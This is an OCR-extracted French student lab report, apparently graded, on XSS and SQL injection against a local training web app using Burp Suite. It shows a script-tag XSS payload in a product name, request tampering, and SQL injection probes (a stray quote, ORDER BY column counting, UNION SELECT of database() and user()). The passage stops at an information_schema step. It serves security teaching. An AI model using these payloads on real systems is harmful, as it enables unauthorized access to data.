
Changements dans Burp : ok





Désactivation du mode intercept :







La requête peut se terminer et l’application ouvre enfin dans Firefox.

Vulnérabilité XSS


1. Aller à la page XSS



2. Réactiver le mode intercept sur Burp



3. Sur la page des produits ajouter un nouveau produit.



4. Observer la requête sur Burp, et passer là au serveur

Requête sur Burp :

Burp Suite Community Edition

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Log

Intercept HTTP history WebSockets history Options

Request to http://192.168.1.8:3000

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex \n ≡

```
1  POST /add HTTP/1.1
2  Host: 192.168.1.8:3000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 56
9  Origin: http://192.168.1.8:3000
10 Connection: close
11 Referer: http://192.168.1.8:3000/add
12 Upgrade-Insecure-Requests: 1
13
14 name=produit+nouveau&cat=laptop&fournisseur=hp&prix=1234
```

17	http://192.168.1.8:3000	GET	/add			200	7669	HTML		INF4420a TP1
19	http://192.168.1.8:3000	GET	/assets/semantic/semantic.js			304	239	script	js	
20	http://192.168.1.8:3000	GET	/assets/images/mti-long.png			404	409	HTML	png	Error
22	http://192.168.1.8:3000	GET	/assets/images/mti-long.png			404	409	HTML	png	Error
23	http://192.168.1.8:3000	POST	/add	✓						

Passage au serveur :

Burp Suite Community Edition v2

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logge

Intercept HTTP history WebSockets history Options

Request to http://192.168.1.8:3000


Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex \n ≡


```
1  GET /add HTTP/1.1
2  Host: 192.168.1.8:3000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://192.168.1.8:3000/add
8  Connection: close
9  Upgrade-Insecure-Requests: 1
10
11
```

5. Ajouter un nouveau produit, et modifier la catégorie pour qu'elle correspond à "Hacked" sur Burp.

Produit ajouté :




Modification de la catégorie dans Burp : ok



6. Désactiver le mode intercept sur Burp


Résultat après avoir désactivé intercept dans Burp : bien




id	Produit	Catégorie	Fournisseur	Prix
24	Premier	ordinateur	Dell	20
25	produit nouveau	laptop	hp	1234
26	troisieme	Hacked	salut	4321

7. Ajouter un nouveau produit et préciser dans le nom du produit

<script>alert("xss sur le nom du produit")</script>





ok

8. Quel est le type de cette XSS ?

Il s'agit d'une attaque XSS de type reflected (non-persistent). L'attaquant modifie la requête qui sera envoyée au serveur. Ensuite, la réponse HTTP envoyée à la victime réflètera cette requête malveillante immédiatement, sans vérification. Ici, on injecte un script et le script injecté dans la requête se réflète dans la réponse. non, l'attaque sera bien persistente, car bien qu'ici on affiche directement le produit nouvellement ajouté (ce qui lance le script), on stocke aussi ce nouveau produit en BD, et donc dès qu'on voudra ré-accéder à la liste des produits le script se lancera

Source : https://www.acunetix.com/websitesecurity/xss/

9. Comment corriger cette vulnérabilité et à quel niveau (Frontend or Backend), Justifier votre réponse.

Cette erreur peut-être corrigée aux 2 niveaux.


Au niveau front-end, il faudrait faire une validation sur le client pour vérifier si la chaîne entrée correspond à la forme attendue. Par exemple, ici, on pourrait empêcher le client de cliquer sur " Ajouter " si le produit contient autre chose que [a-z] - [A-Z] et l'espace, ou encore tout simplement empêcher

l'entrée de caractères non permis dans le champ. Ainsi, on est certains qu'il ne s'agira pas d'une instruction qui peut modifier la requête et la réponse. ok (les sanitizers font ça automatiquement notamment, + le fait de bien utiliser les en-têtes et balises html)


D'une manière similaire, il est possible de faire une vérification au niveau back-end. Une fois la requête arrivée, il serait possible de vérifier que la requête est valide avant de retourner une réponse, au lieu de retourner une réponse immédiatement, sans faire de validation au préalable. Ainsi, si une requête contient des caractères spéciaux indiquant potentiellement la présence d'un script, une réponse d'erreur pourrait être retournée plutôt que d'exécuter la requête envoyée. ok

Vulnérabilité d'injection SQL

1. Aller à la Page SQLi




2. Réactiver le mode intercept sur Burp




3. Recherche le produit avec l'id 24, observer la requête sur Burp, et passer là au serveur. désactiver le mode intercept sur Burp.

Recherche de l'id 24 :




Requête sur Burp : ok




44	http://192.168.1.8:3000	GET	/search		200	5844	HTML		INF4420a TP1
45	http://192.168.1.8:3000	GET	/assets/semantic/semantic.js		304	239	script	js	
47	http://192.168.1.8:3000	GET	/assets/images/mti-long.png		404	409	HTML	png	Error
49	http://192.168.1.8:3000	GET	/assets/images/mti-long.png		404	409	HTML	png	Error
50	http://192.168.1.8:3000	POST	/search	✓					

Forward et intercept off :



4. Introduisez le caractère ’ sur le champ id, à quoi correspond le message et que permet-il d’identifier.




Cela cause une erreur de syntaxe lors de la tentative d’une manipulation de la base de données. Cela indique qu’on peut faire des injections SQL, c’est-à-dire qu’on peut rouler des instructions SQL sur la base de données à partir du client et dont potentiellement infecter celle-ci. exactement

Source : https://www.w3schools.com/sql/sql_injection.asp

5. Utiliser le champ de recherche et introduisez

24 Order by [num]

num varie de 1 à 10, quelle information peut on conclure sur la table produit.




Lorsqu’on entre un num > 6, on obtient une erreur. On peut en conclure avec le message d’erreur que la table produit contient uniquement 5 colonnes, soit normalement id, produit, catégorie, fournisseur et prix. oui

6. Utiliser le code suivant à la place du champ de recherche,

-1 Union select 1,2,3,4,5.

Pourquoi avons - nous choisi les options -1 et les cinq chiffres après le select.

Le -1 fait en sorte qu’aucun produit ne sort (étant donné que id > 0), et donc que quand on fait Union avec un autre select, c’est uniquement les résultats du 2e select qui apparaissent.
ok




Ensuite, les 5 chiffres sont les valeurs qu'on attribue aux 5 colonnes et qu'on peut voir apparaître dans le produit retourné. oui

7. Utiliser le texte suivant à la place du champ de recherche,

-1 Union select database(),1,2,3,4,5,

quelle est le nom de la base de données


Résultat avec la commande *-1 Union select database(),1,2,3,4* :



Le nom de la base de données est donc inf4420a, puisqu'il s'agit de la valeur database() attribuée à la première colonne. ok

8. Changer le texte précédent pour identifier l'utilisateur de la base de données. Que pouvez vous conclure.


Avec user() au lieu de database() :



L'utilisateur de la base de données est donc root avec l'adresse IP 172.17.0.3. On peut donc en conclure que l'utilisateur a tous les accès et que si son compte est compromis, l'attaquant aura la flexibilité de faire tout ce qu'il veut avec la base de données. exact


9. En utilisant *information schema* de Mysql identifier la deuxième table de la base de données inf4420a, et récupérer son contenu.

Recherche du nom de la 2e table :



